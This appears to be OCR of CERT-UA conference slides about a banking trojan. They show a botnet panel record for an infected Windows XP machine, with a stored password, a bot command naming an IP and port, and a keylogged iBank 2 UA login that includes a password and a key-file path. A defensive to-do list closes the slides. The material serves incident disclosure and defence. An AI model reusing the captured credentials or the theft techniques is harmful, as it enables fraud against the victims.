
## Tags

Add other tags

set

## Info


| | |
|---|---|
| # | 5 |
| ID | [redacted]k2hovcIX |
| Nick | |
| GID | |
| AID #1 | |
| AID #2 | |
| GazData | |
| DOB | 2014-04-15 11:00:14 |
| Last seen | 2014-04-15 19:45:43 (3 days ago) |
| Uptime | 3 min |
| IP Remote/Local | [redacted]192.168.0.5 |
| TS State | OK |
| User | Zhanna |
| Locale | ru_RU |
| OS Version | 2:5:1:2600:3:0:256:1:32:Service Pack 3 (Win XP SP3) |
| XT Version | 4.3.25 TS:2.10 KH:1.4 |
| Flags | 2 (KM OK) |
| Cmd | T:1398092468:46.20.33.211:8080:0; [clear] |
| Last reply | [15.04.2014 08:33:19] BC: Connection to [redacted]=10055; [clear] |
| Passwords | Zhanna::ZHANNA-NB |
| Tokens | |
| Comments | |
| KM | |
| Tags | |
| Status | Offline |
| State | NAT, RDP, KM |




```
Program: C:\Program Files\Java\jre6\bin\java.exe
Wnd Name: iBank 2 UA | Інтернет-Банкінг - Windows Internet Explorer
Server: [redacted]:3131
Password: 4654715
Certificate: F:\НОВІ Ключі Експресс\[redacted]keys.dat
ClipBuffer:
```


iBank 2 UA | Інтернет-Банкінг - Windows Internet Explorer
https://bifit.eb.co.ua/client_su.html
Перевести
Избранное
Хризантема - Цветы из би...
Анна Мария Гертруда Шм...
Бесплатная почта Hotmail
Почта
Яндекс
iBank 2 UA | Інтернет-Банкінг
Страница
Безопасность
Сервис
Вхід в систему
iBank2ua
Internet-banking
Сховище ключів
Файл на диску
Файл з ключами
F:\НОВІ Ключі Експресс\B
Вибір
Ключ
Пароль
UK
Мова
украинский
Використ. проксі
3131
Вхід
Допомога
Підключення до банківського сервера
iBank2.ua
Internet-Банкінг
Обслуговув
Завантаже
фінансовим
Інтернет.
робота клієнта з
ід швидкості доступу в
Після завантаження та іні
з'явилося, необхідно вказа
ключ і ввести пароль для д
стему. У вікні, що
необхідний для роботи
При роботі через проксі-се
порт проксі-сервера.
© 1999-2014 BIFIT ( bifit.ua )
Готово
Интернет
100%
пуск
iBank 2 UA | Інтерне...
Вхід в систему
UK
6:02

# **HERO** of the day



# TO DO LIST

**Trusted** relationships with **ISPs** & **Banks**

**Ukrainian** honeynet

Active **threat monitoring** system

National **Cyber-security** Center

**Cyber-war** "is not an island"

# THANKS A LOT FOR YOUR ATTENTION!

**CERT-UA**

**cert.gov.ua**

Nikolay Koval
koval@cert.gov.ua